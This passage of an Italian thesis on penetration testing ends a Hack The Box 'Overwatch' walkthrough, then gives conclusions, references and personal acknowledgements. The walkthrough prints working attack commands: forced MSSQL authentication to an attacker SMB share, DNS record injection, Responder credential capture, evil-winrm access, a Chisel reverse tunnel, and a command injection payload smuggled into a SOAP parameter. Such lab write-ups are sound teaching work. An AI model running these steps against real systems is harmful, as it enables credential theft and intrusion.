trasmissione dei delta: 100% (152/152), fatto.

(dado@kali) ~/Scaricati
$ cd krbrelayx

(dado@kali) ~/Scaricati/krbrelayx
$ ls | grep dns
dnstool.py

```

Figura 5.30: Download del tool per avviare la procedura

Per raccogliere e processare le richieste forzate dal Server SQL è stata avviata l'utility *Responder*, ponendola in ascolto sulle interfacce di rete locali (Figura 5.31). L'attivazione simultanea del meccanismo di DNS Poisoning e di *Responder* ha permesso di manipolare la corretta risoluzione dei nomi dell'host remoto, inducendo il server a negoziare l'autenticazione verso la macchina operatore. Questa combinazione di tecniche ha avuto successo e ha consentito l'acquisizione della comunicazione desiderata (Figure 5.32 e 5.33).

```

Capturing MSSQL Service Hash

Capture NTLM hashes by forcing MSSQL to authenticate to attacker-
controlled SMB shares.

Setting Up Hash Capture #

# Force MSSQL to authenticate to attacker's SMB share
# Start Responder on attacker machine
sudo responder -I eth0

# On MSSQL
EXEC xp_dirtree '\\attacker-ip\share';
EXEC xp_fileexist '\\attacker-ip\share\file';

# On using xp_subdirs
EXEC master..xp_subdirs '\\attacker-ip\share';

Hash Cracking

# Capture NTLMv2 hash with Responder
# Crack with hashcat
hashcat -m 5600 hash.txt rockyou.txt

```

Figura 5.31: Utilizzo di *Responder* per garantire la comunicazione con il server

```

(dado@kali) ~/Scaricati/krbrelayx
$ sudo responder -I tun0 -v
[sudo] password di dado:

[+] Poisoners:
LLMNR      [ON]
NBT-NS     [ON]
MDNS       [ON]
DNS        [ON]
DHCP       [OFF]

```

Figura 5.32: Il tentativo di comunicazione con il server ha avuto esito positivo

```

(dado@kali) ~/Scaricati/krbrelayx
$ python3 dnstool.py -u 'OVERWATCH/sqlsvc' -p 'T18LkcfHz2w1Vv' -r SQL07 -d 10.
10.14.72 --action add 10.129.52.19
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

```

Figura 5.33: Connessione a SQL07 riuscito

Una volta stabilito il canale di comunicazione, l'indagine si è spostata direttamente sull'istanza remota SQL07 per valutarne la configurazione e il contesto di sicurezza. Sono stati

eseguiti inizialmente dei test conoscitivi mirati all'estrazione di informazioni dall'ambiente ospite, interrogando le funzioni e i metadati del server collegato. Questo processo di enumerazione avanzata ha fornito risultati determinanti per l'esito dell'attività (Figura 5.34).

```
[+] Listening for events...

[MSSQL] Received connection from 10.129.52.19
[MSSQL] Cleartext Client : 10.129.52.19
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
```

Figura 5.34: Informazioni ottenute dal server

Tra i dati estratti da SQL07, infatti, sono state individuate informazioni critiche e credenziali in chiaro associate a un account utente. Preso atto di ciò, la strategia è stata orientata verso l'ottenimento di un accesso interattivo diretto sull'host bersaglio. Effettuando ricerche mirate sui protocolli di gestione remota di Microsoft, l'attenzione si è concentrata sull'abuso del servizio Windows Remote Management (WinRM), identificando nell'utility `evil-winrm` lo strumento idoneo per l'autenticazione. L'esecuzione del tool con i parametri recuperati ha permesso la penetrazione definitiva all'interno del sistema target (Figura 5.35), scavalcando completamente le restrizioni dell'istanza SQL Server e consentendo l'ottenimento di una shell interattiva con privilegi di utente direttamente sul sistema operativo dell'host remoto.

```
(dado@kali) - [~/Scaricati/krbrelayx]
$ evil-winrm -i 10.129.52.19 -u 'sqlmgmt' -p 'bIhBbzMMnB82yx'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents>
```

Figura 5.35: Penetrazione del sistema riuscita

5.4 Post-Exploitation

Una volta stabilito l'accesso interattivo sul sistema tramite la shell di `evil-winrm`, è stata effettuata una prima ricognizione dell'ambiente utente corrente. L'ispezione della directory home ha permesso di individuare e leggere il file `user.txt`, decretando il recupero con successo della prima flag di compromissione del sistema (Figura 5.36).

```
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> ls

Directory: C:\Users\sqlmgmt\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             5/7/2026   8:03 AM           34 user.txt

*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> cat user.txt
ac3d2909c279323b03dd9018867d10ab
```

Figura 5.36: Ottenimento della User Flag

Successivamente, l'attività di enumerazione è stata orientata all'analisi delle connessioni di rete attive e dei servizi in ascolto locale sul sistema, elementi fondamentali per identificare file applicativi non esposti sul perimetro esterno. Per mappare con precisione i servizi attivi

internamente all'host è stata utilizzata l'utility `netstat` (Network Statistics), uno strumento nativo fondamentale nella fase di post-exploitation necessario per l'enumerazione delle connessioni di rete attive, delle tabelle di routing e delle statistiche delle interfacce. Nello specifico, è stata eseguita la seguente sintassi:

```
netstat -ano | findstr LISTENING
```

L'efficacia di questa interrogazione risiede nella combinazione mirata dei suoi tre flag operativi:

- `-a (all)`: impone all'utility di mostrare tutte le connessioni attive e le porte di ascolto del sistema, incluse quelle che non stanno momentaneamente scambiando traffico ma rimangono in attesa di richieste.
- `-n (numerical)`: forza lo strumento a visualizzare gli indirizzi IP e i numeri di porta esclusivamente in formato numerico. Questo previene il reverse DNS lookup e la risoluzione dei nomi dei servizi (evitando che la porta 8000 venga arbitrariamente tradotta dal sistema con il nome di un protocollo noto), velocizzando l'output e garantendo dati puri all'operatore.
- `-o (owning process ID)`: aggiunge una colonna finale all'output contenente il PID (Process ID) associato a ogni singola connessione o porta in ascolto. Questo parametro è cruciale in ambito di analisi e penetration testing, poiché permette di legare univocamente un socket aperto al rispettivo processo software che lo ha generato.

L'output del comando (Figura 5.37) ha permesso di isolare una riga in stato di `LISTENING` legata all'indirizzo locale `0.0.0.0:8000`. Nel contesto delle reti TCP/IP, l'indirizzo `0.0.0.0` (noto anche come *unspecified adress* o *wildcard adress*) indica che il servizio non è vincolato a una singola interfaccia di rete, ma è configurato per accettare il traffico proveniente da qualunque interfaccia fisica o virtuale presente sulla macchina. Tuttavia, l'interazione diretta dalla macchina operatore rimaneva preclusa a causa delle restrizioni imposte dal firewall perimetrale o da politiche di routing interne al dominio.

```
*Evil-WinRM* PS C:\Users\sqlngmt\Desktop> netstat -ano | findstr LISTENING
TCP    0.0.0.0:88      0.0.0.0:0      LISTENING      692
TCP    0.0.0.0:135    0.0.0.0:0      LISTENING      944
TCP    0.0.0.0:389    0.0.0.0:0      LISTENING      692
TCP    0.0.0.0:445    0.0.0.0:0      LISTENING      4
TCP    0.0.0.0:464    0.0.0.0:0      LISTENING      692
TCP    0.0.0.0:593    0.0.0.0:0      LISTENING      944
TCP    0.0.0.0:636    0.0.0.0:0      LISTENING      692
TCP    0.0.0.0:3268   0.0.0.0:0      LISTENING      692
TCP    0.0.0.0:3269   0.0.0.0:0      LISTENING      692
TCP    0.0.0.0:3389   0.0.0.0:0      LISTENING      816
TCP    0.0.0.0:5985   0.0.0.0:0      LISTENING      4
TCP    0.0.0.0:6520   0.0.0.0:0      LISTENING      2628
TCP    0.0.0.0:8080    0.0.0.0:0      LISTENING      4
TCP    0.0.0.0:9389   0.0.0.0:0      LISTENING      2960
TCP    0.0.0.0:47001  0.0.0.0:0      LISTENING      4
TCP    0.0.0.0:49664  0.0.0.0:0      LISTENING      692
TCP    0.0.0.0:49665  0.0.0.0:0      LISTENING      556
```

Figura 5.37: Verifica della risposta della porta 8000

Per superare l'isolamento della porta 8000/TCP ed essere in grado di inoltrare il traffico direttamente dalla macchina locale dell'attaccante, si è reso necessario implementare una tecnica di pivoting tramite Port Forwarding. Una ricerca mirata sulle soluzioni software in grado di oltrepassare i vincoli di filtraggio ha portato alla selezione di *Chisel*, un tool basato su una struttura Client-Server che permette di incapsulare e veicolare tunnel TCP generici all'interno di un canale cifrato e sicuro che viaggia su protocollo HTTP, rendendolo ideale per l'elusione di firewall che ispezionano il traffico standard. L'operazione ha richiesto il download di due distinte versioni dell'utility dal repository ufficiale di GitHub, ciascuna destinata a uno specifico ambiente operativo della catena di attacco. In prima battuta è stato


```
chisel server -p 8080 -reverse
```

In questo comando, il flag `server` definisce il ruolo della macchina operatore, l'opzione `-p 8080` specifica la porta locale su cui il server rimarrà in ascolto per ricevere la connessione inversa dal target, mentre il parametro `-reverse` abilita esplicitamente il server ad accettare richieste di instradamento invertito provenienti dai client remoti.

Sulla macchina Windows, invece, è stato utilizzato il seguente comando:

```
chisel.exe client {IP_ATTACCANTE}:8080 R:8000:127.0.0.1:8000
```

In questa stringa, l'argomento `client` imposta l'eseguibile per avviare una connessione in uscita verso l'indirizzo IP dell'attaccante sulla porta concordata (8080). Il parametro cruciale, invece, è rappresentato dalla stringa di routing `R:8000:127.0.0.1:8000`; essa è costituita dal prefisso `R` (Reverse), il quale indica l'apertura di una porta remota sul lato server dell'attaccante nell'ambito di una connessione inversa. In questo modo, qualsiasi traffico inviato sulla porta 8000 della macchina Linux verrà automaticamente instradato all'interno del tunnel cifrato e girato localmente (127.0.0.1) sulla porta 8000 del target.

Una volta confermata la corretta apertura del canale bidirezionale, è stato possibile interrogare direttamente dalla macchina locale l'applicativo nascosto dietro la porta 8000/TCP del target. Per effettuare una prima richiesta di test e analizzare la risposta del server web interno è stata sfruttata l'utilità `curl` (Figura 5.42).




```
dado@kali: ~/Scaricati
$ curl http://127.0.0.1:8000/MonitorService?singleWsdL
<?xml version="1.0" encoding="utf-8"?><wsdl:definitions name="MonitoringService"
targetNamespace="http://tempuri.org/" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
xmlns:wsam="http://www.w3.org/2007/05/addressing/metadata" xmlns:wsx="http://schemas.xmlsoap.org/ws/2004/08/addressing/policy"
xmlns:wsap="http://schemas.xmlsoap.org/ws/2004/09/policy" xmlns:wsdl2="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap12/"
xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd"
xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tns="http://tempuri.org/"
xmlns:wsa10="http://www.w3.org/2005/08/addressing"
xmlns:wsaw="http://www.w3.org/2006/05/addressing/wsdl"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
wsdl:types="xs:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/"
xmlns:xs="http://www.w3.org/2001/XMLSchema"><xs:element name="StartMonitoring"><xs:complexType><xs:sequence/></xs:complexType></xs:element>
<xs:element name="StartMonitoringResponse"><xs:complexType><xs:sequence><xs:element minOccurs="0" name="StartMonitoringResult" nillable="true" type="xs:string"/></xs:sequence></xs:complexType></xs:element>
<xs:element name="StopMonitoring"><xs:complexType><xs:sequence/></xs:complexType></xs:element>
<xs:element name="StopMonitoringResponse"><xs:complexType><xs:sequence><xs:element minOccurs="0" name="StopMonitoringResult" nillable="true" type="xs:string"/></xs:sequence></xs:complexType></xs:element>
```

Figura 5.42: Analisi del server web interno tramite comando `curl`

La scoperta di un'architettura basata su protocollo SOAP ha indotto a effettuare ricerche mirate per identificare le metodologie di interazione e i vettori di attacco standard contro questo specifico framework di comunicazione. Le informazioni principali in merito all'argomento sono state tratte dal libro Don Box [2000].

Dall'analisi del payload intercettato è emerso che il metodo SOAP `KillProcess` (Figura 5.43) riceveva come parametro il valore `processName`, destinato teoricamente a contenere esclusivamente il nome del processo da terminare. Tuttavia, l'assenza di un'adeguata validazione dell'input lasciava presumere che il parametro venisse passato direttamente ad una system call, consentendo l'iniezione di comandi arbitrari.



```
<StopMonitoringResponse"><xs:complexType><xs:sequence><xs:element minOccurs="0"
name="StopMonitoringResult" nillable="true" type="xs:string"/></xs:sequence></xs:
complexType></xs:element><xs:element name="KillProcess"><xs:complexType><xs:seq
uence><xs:element minOccurs="0" name="processName" nillable="true" type="xs:stri
ng"/></xs:sequence></xs:complexType></xs:element><xs:element name="KillProcessRe
sponse"><xs:complexType><xs:sequence><xs:element minOccurs="0" name="KillProcess
```

Figura 5.43: Individuazione del metodo SOAP vulnerabile

Per testare questa ipotesi e manipolare finemente la struttura della richiesta SOAP, è stato impiegato il framework di intercettazione Burp Suite, configurandolo come proxy per catturare e modificare al volo i pacchetti HTTP indirizzati verso il tunnel di Chisel.

In particolare, nell'intestazione HTTP (Figura 5.44) è possibile osservare l'utilizzo del metodo POST, del tipo di contenuto text/xml e dell'header SOAPAction, con il metodo KillProcess, mentre il corpo della richiesta contiene il documento XML che incapsula la chiamata SOAP. L'elemento `<processName>` rappresenta il parametro vulnerabile e ospita, in questo primo test, il payload `notepad; whoami` per verificare se il server esegua comandi di sistema in modo insicuro.




Figura 5.44: Richiesta test su piattaforma Burp Suite

L'invio della richiesta ha prodotto una risposta HTTP con codice di stato '200 OK', confermando che il server aveva elaborato correttamente il messaggio SOAP senza rilevare anomalie sintattiche o errori applicativi (Figura 5.45). All'interno dell'elemento XML `<KillProcessResult>` compare inizialmente l'output `xD`, valore che rappresenta il messaggio normalmente restituito dall'applicazione quando l'operazione di terminazione del processo non viene completata con successo. La presenza di tale stringa dimostra, comunque, che il metodo originario è stato eseguito, ma soprattutto evidenzia come l'applicazione continui l'esecuzione delle istruzioni concatenate senza interrompersi in seguito al fallimento del primo comando.




Figura 5.45: Risposta corretta da parte del server

Nello specifico, il valore del parametro `<processName>` è stato modificato sostituendo il payload di verifica con la stringa seguente (Figura 5.46):

```
notepad; type C:\Users\Administrator\Desktop\root.txt
```

Il parametro, originariamente destinato a contenere esclusivamente il nome del processo da terminare, viene così sfruttato per concatenare un secondo comando di sistema mediante il carattere separatore `'&'`. In questo caso, il comando `type` nativo dei sistemi Windows viene impiegato per leggere il contenuto del file `root.txt`, collocato sul desktop dell'utente Administrator e contenente la flag finale della macchina. L'obiettivo della richiesta è quindi verificare se il servizio SOAP esegua integralmente la sequenza di istruzioni ricevuta e se il relativo output venga restituito all'interno della risposta HTTP.




Figura 5.46: Richiesta di `root.txt`

L'invio della richiesta ha prodotto una nuova risposta HTTP con codice di stato `'200 OK'`, indicando che il server aveva elaborato correttamente il messaggio SOAP senza generare eccezioni applicative (Figura 5.47). All'interno dell'elemento XML `<KillProcessResult>` compare inizialmente il consueto messaggio `xD`, restituito dal metodo originale `KillProcess`, seguito immediatamente da una stringa alfanumerica di 32 caratteri esadecimale. Tale valore corrisponde al contenuto del file `C:\Users\Administrator\Desktop\root.txt` e dimostra che il comando `type` è stato effettivamente eseguito sul sistema remoto.

La presenza della flag direttamente all'interno della risposta SOAP conferma definitivamente l'esistenza di una vulnerabilità di OS Command Injection nel parametro `<processName>`. L'applicazione, non effettuando alcuna sanificazione dell'input fornito dall'utente, ha concatenato il valore ricevuto a una chiamata verso il sistema operativo, consentendo l'esecuzione di comandi arbitrari con i privilegi del servizio. Poiché il processo che ospita il servizio SOAP opera con privilegi di amministrazione, è stato possibile accedere al file `root.txt` e recuperarne il contenuto, ottenendo con successo la seconda e ultima flag della macchina.




Figura 5.47: Ritrovamento della System Flag




Figura 5.48: Fine della compromissione di Overwatch

Conclusioni e considerazioni finali

L'obiettivo della presente tesi è stato quello di approfondire il ruolo del Penetration Testing come metodologia fondamentale per la valutazione della sicurezza informatica, analizzandone sia gli aspetti teorici sia la concreta applicazione attraverso attività sperimentali svolte in ambienti controllati. Partendo dai principi dell'Ethical Hacking e dalle metodologie operative comunemente adottate in ambito professionale, il lavoro ha illustrato come la simulazione di un attacco informatico rappresenti uno degli strumenti più efficaci per individuare le vulnerabilità, verificare la reale efficacia delle misure difensive e supportare l'adozione di adeguate contromisure.

L'attività sperimentale ha consentito di applicare l'intero ciclo metodologico del Penetration Testing a tre differenti scenari presenti sulla piattaforma Hack The Box, caratterizzati da architetture, tecnologie e livelli di complessità differenti. Ciascun laboratorio ha richiesto un approccio specifico, dimostrando come il successo di un'attività offensiva derivi non soltanto dall'impiego di strumenti automatici, ma soprattutto dalla capacità di interpretare le informazioni raccolte, correlare gli indizi emersi durante le fasi di enumerazione e adattare continuamente la strategia d'attacco.

Nel caso della macchina *Facts*, l'analisi ha evidenziato come una vulnerabilità presente all'interno di un Content Management System possa costituire il punto di ingresso iniziale per compromettere l'intera infrastruttura. Lo sfruttamento del CMS vulnerabile, l'interazione con il sistema di storage S3 e la successiva escalation dei privilegi hanno dimostrato come una catena di vulnerabilità apparentemente indipendenti possa consentire il raggiungimento dei privilegi di amministrazione del sistema.

La macchina *WingData* ha, invece, permesso di approfondire uno scenario differente nel quale l'ottenimento di una reverse shell attraverso uno script vulnerabile ha rappresentato soltanto il primo passo del processo di compromissione. L'analisi dei file presenti sul sistema, il recupero e il cracking degli hash di autenticazione e lo sfruttamento di script Python configurati in modo non sicuro hanno evidenziato come errori di configurazione e pratiche di sviluppo poco attente possano compromettere rapidamente la sicurezza di un ambiente Linux.

L'ultimo caso di studio, rappresentato dalla macchina *Overwatch*, ha costituito lo scenario più articolato dell'intero elaborato. L'attività ha richiesto l'integrazione di molteplici tecniche offensive, spaziando dall'enumerazione SMB al reverse engineering di applicazioni .NET, fino allo sfruttamento di server SQL remoti, all'uso del DNS Poisoning e al pivoting mediante tunnel cifrati. Tale laboratorio ha mostrato come un ambiente di tipo enterprise possa contenere molteplici superfici d'attacco interconnesse e come la compromissione di un singolo componente possa consentire un progressivo movimento laterale fino all'ottenimento dei

privilegi più elevati.

L'analisi complessiva delle attività svolte ha evidenziato un aspetto comune a tutti gli scenari affrontati: raramente una compromissione deriva dalla presenza di una singola vulnerabilità critica. Nella maggior parte dei casi, infatti, il successo dell'attaccante è il risultato della concatenazione di debolezze differenti, e proprio questa capacità di correlare vulnerabilità apparentemente isolate rende il Penetration Testing uno strumento estremamente efficace per valutare il livello di sicurezza reale di un'infrastruttura. Da tale prospettiva emerge chiaramente come la sicurezza informatica non possa essere considerata un obiettivo definitivo, bensì un processo di continuo miglioramento. L'adozione di firewall, sistemi di autenticazione avanzata, antivirus o piattaforme di monitoraggio rappresenta certamente un elemento fondamentale della strategia difensiva, ma non è sufficiente a garantire una protezione completa se tali misure non vengono periodicamente verificate attraverso attività di simulazione offensiva, condotte secondo metodologie strutturate. Il penetration testing assume, pertanto, un ruolo centrale nel consentire alle organizzazioni di individuare tempestivamente le criticità, valutarne l'impatto effettivo e pianificare interventi di mitigazione prima che possano essere sfruttate da soggetti malevoli. L'evoluzione tecnologica rende, quindi, questo processo sempre più necessario. La crescente diffusione del Cloud Computing, delle infrastrutture ibride, dei dispositivi IoT, delle architetture distribuite e delle applicazioni basate sull'Intelligenza Artificiale, amplia costantemente la superficie di attacco delle organizzazioni e introduce scenari caratterizzati da una complessità sempre maggiore. Parallelamente, anche le tecniche utilizzate dagli attaccanti evolvono rapidamente, rendendo indispensabile un continuo aggiornamento delle competenze tecniche e delle metodologie di valutazione della sicurezza.

In conclusione, il percorso sviluppato all'interno di questa tesi ha consentito di consolidare competenze teoriche e operative nell'ambito dell'Ethical Hacking e del penetration testing, dimostrando come tali discipline rappresentino oggi strumenti imprescindibili per la protezione delle infrastrutture digitali. L'esperienza maturata durante le attività sperimentali ha evidenziato l'importanza di un approccio metodico dell'analisi critica delle vulnerabilità e della capacità di adattare le tecniche di attacco ai differenti contesti tecnologici. In un panorama digitale in continua evoluzione, nel quale la sicurezza costituisce uno dei principali fattori strategici per qualsiasi organizzazione, il Penetration testing continuerà a rappresentare uno degli strumenti più efficaci per valutare la resilienza dei sistemi informatici e contribuire concretamente al rafforzamento della loro struttura di sicurezza.

- ABBAS, A. (2024), «Introduction to SSH (Secure Shell)», *Medium*. (Cited at page 31)
- AMER ALI HAMZA, R. J. S. A.-J. (2024), «Detecting Brute Force Attacks on SSH and FTP Protocol Using Machine Learning: A Survey», *Journal of Al-Qadisiyah for Computer Science and Mathematics*, p. 1–5. (Cited at page 51)
- BENINATO, G. (2024), «What Is The Tarfile Vulnerability in Python?», *SecurityCompass*. (Cited at page 59)
- CHANDEL, R. (2023), «A Detailed Guide on Evil-WinRM», *Hacking Articles*. (Cited at page 33)
- DON BOX, G. K. A. L. N. M. H. F. N. S. T. D. W., DAVID EHNEBUSKE (2000), *Simple Object Access Protocol (SOAP) 1.1*, w3c. (Cited at page 76)
- HUGLI, L. (2023), «Hack The Box: A Methodical Guide to Ethical Hacking», *Medium*. (Cited at page 24)
- JENNIFER G. STEINER, J. I. S., CLIFFORD NEUMAN (1988), *Kerberos: An Authentication Service for Open Network Systems*, Project Athena. (Cited at page 63)
- JUSTIN SEITZ, T. A. (2021), *Black hat Python, 2nd Edition: Python Programming for Hackers and Pentesters*, No Starch Press. (Cited at page 35)
- KARMICDRAGON92 (2024), «HackTheBox Academy: Privilege Escalation», *Medium*. (Cited at page 47)
- LI, H. (2023), «Abusing Microsoft Access “Linked Table” Feature to Perform NTLM Forced Authentication Attacks», *Check Point Research*. (Cited at page 70)
- MPHOLO, T. (2026), «SHA-256 Hashing - A Beginner’s Guide with Windows PowerShell», *ResearchGate*, p. 1–8. (Cited at page 55)
- RASHEED AGBOLUAJE, O. O. (2025), «Comparative Analysis of John the Ripper, Cain and Abel, and Hashcat for Password Recovery in Encrypted Files and Archives», *ResearchGate*, p. 5–12. (Cited at page 30)
- SILAS, K. (2024), «Up and Running with Camaleon CMS», *Sitepoint*. (Cited at page 43)
- TSANJAY (2026), «What is Burp Suite?», *Medium*. (Cited at page 28)
- WEIDMAN, G. (2014), *Penetration Testing: A Hands-On Introduction to Hacking*, No Starch Press. (Cited at pages 23, 35 e 55)

- All About Hashcat – www.liora.io
- Attacchi informatici attivi e passivi – www.alet.com
- Attacchi informatici attivi e passivi: differenze ed esempi oggi – www.zerounoweb.it
- Che cos'è un hacker? Strumenti e software essenziali – www.sentinelone.com
- Cos'è la Cyber Security: significato, principi e tecnologie – www.osservatori.net
- Cos'è la cybersecurity? – www.aws.amazon.com
- Cos'è la cybersecurity? – www.ibm.com
- Cos'è l'hacker e quali le tipologie di attacco – www.insic.it
- Curl Command Linux: guida completa – www.supporthost.com
- Cybersecurity vs. Information Security – www.checkpoint.com
- Definizione e caratteristiche della Bash Shell dei sistemi Unix – www.altervista.org
- Ethical Hacking (Paper Accademico) – www.researchgate.net
- Footprinting Databases (MySQL, MSSQL, Oracle): A Practical Guide for Pentesters – www.medium.com
- From outcast to hero and back: The shifting portrayals of the hacker archetype – www.researchgate.net
- FTP Service Enumeration and Pentesting – www.hackviser.com
- Hacker: ecco chi sono – www.fastweb.it
- How To Search LDAP Using ldapsearch (With Examples) – www.devconnected.com
- nmap - Network Exploration Tool and Security Scanner – www.ubuntu.com
- Responder: Install, Configure and Exploit – www.cyberblip.com
- SearchSploit – www.hackviser.com

- Sicurezza informatica, cioè disponibilità, integrità e riservatezza dei dati – www.zerounoweb.it
- SMBClient: guida all'utilizzo – www.hackita.it
- Vulnerabilità informatica: cos'è e come proteggere l'azienda – www.cerbeyra.com
- Wget Command in Linux/Unix – www.geeksforgeeks.org
- What Is John the Ripper? – www.jumpcloud.com
- WinRM - Windows Remote Management – www.hacktricks.wiki

Ringraziamenti

arto col dire che un grazie va a tutti quanti, dal primo all'ultimo. Da chi c'è sempre stato a chi mi ha dato una mano anche in una sola occasione; da chi ha deciso di rimanere a chi, alla fine, ha preferito lasciar perdere, perché credo che il contributo arrivi da entrambe le parti.

Un grazie va, poi, al Prof. Virgili, correlatore della tesi, che mi ha seguito passo passo nella fase di preparazione e sviluppo dell'attività laboratoriale, e al Prof. Ursino, relatore della tesi, che ha contribuito alla realizzazione di una tesi curata in ogni singolo dettaglio e di cui sono più che orgoglioso.

Ringrazio di cuore i miei compagni di corso per aver condiviso assieme le esperienze più belle anche se di belle, andando a memoria, non ce ne sono state così tante. Grazie, quindi, a Tommired, per aver sostenuto ore di conversazioni su argomenti come moto e macchine oppure macchine e moto. Grazie ad Alex, per aver fatto a gara a chi era più depresso o assonnato ogni mattina e per essermi stato vicino durante il percorso. Grazie a Denny, per avermi dato la motivazione anche quando era impossibile crederci, e grazie a Patrick, che ha costituito un tassello fondamentale per l'ultima fase di arrivo. Grazie a Claudia, Simon, Robert, Naomi, Alessandro, Max, Dario, Benedetta, Giacomo 1, Giacomo 2, Matteo 1, Matteo 2 e a tutti gli altri di cui non ricordo il nome o che mi sono sfuggiti (spero nessuno).

Un ringraziamento particolare va a Capè, per aver sentito più della metà degli audio su WhatsApp da circa dieci anni e per esserci stato sempre come amico e persona con cui confidarsi. Grazie a Pietro per avermi accompagnato nelle avventure più divertenti e poco raccomandabili, sfuggendo a molteplici minacce, denunce e arresti per furti di cocomeri nelle abitazioni di Porto Recanati o per tentati incidenti alla guida in stato di ebbrezza di un riscio in pieno centro a Riccione. Grazie anche a quegli altri che hanno intrapreso un'altra strada, dando la priorità alla patafiocca.

Grazie a Yan e Ale per avermi sopportato ad ogni uscita, per avermi accompagnato in brevi sessioni di gioco fino alle 4 della mattina e per avermi dato del poco etero a conclusione di (quasi) ogni discorso. Un grande grazie va poi a GneGne che mi è stata attaccata, più che vicina, in uno dei periodi più brutti in assoluto e che è stata colei che mi ha suggerito di far crescere i capelli (aveva detto un po', quindi anche lì, per la parte restante, la colpa è la mia). Il grazie va, ovviamente, esteso a Big Wolf, Vitto, Lady B, Glo, Marty, Chiara, Giuli e a tutte le altre compagne di danza per tutti questi bellissimi dieci anni passati insieme.

Uno dei grazie più speciali va, ovviamente, a Patong, per gli amici Serena, per la vicinanza e l'amore costante provato nei miei confronti. Hai sempre creduto in me da quando sei arrivata nella mia vita, mi hai sempre voluto bene e mi hai sempre difeso o seguito, anche quando ero nel torto marcio e l'unica cosa che volevi farmi era accompagnare delicatamente la tua candida mano aperta sotto il mio candido buon viso per... insomma, per tirarmi un

leggerissimo schiaffo, leggero leggero. Ti amo tanto e ti confesso che mi è difficile ringraziarti usando le sole parole, perché sei la parte più bella della mia quotidianità. Sei sincerità e sei purezza, ma soprattutto sei la forza che mi accompagna in ogni momento della giornata. Grazie veramente di cuore per esserci e per esser rimasta.

Grazie a Elvio il meccanico, per aver tirato giù motore e cambio del cinquino molteplici volte, nonostante la frase conclusiva di ogni discorso fosse sempre la stessa: "Stamme a senti, qui il problema è le puntine e il condensatore". Grazie a Roberto che, rimanendo in tema auto e moto per giovani, è sempre stato per me come un secondo padre, e grazie a tutti gli altri ragazzi della mia età che ho conosciuto all'interno dei club di veicoli storici.

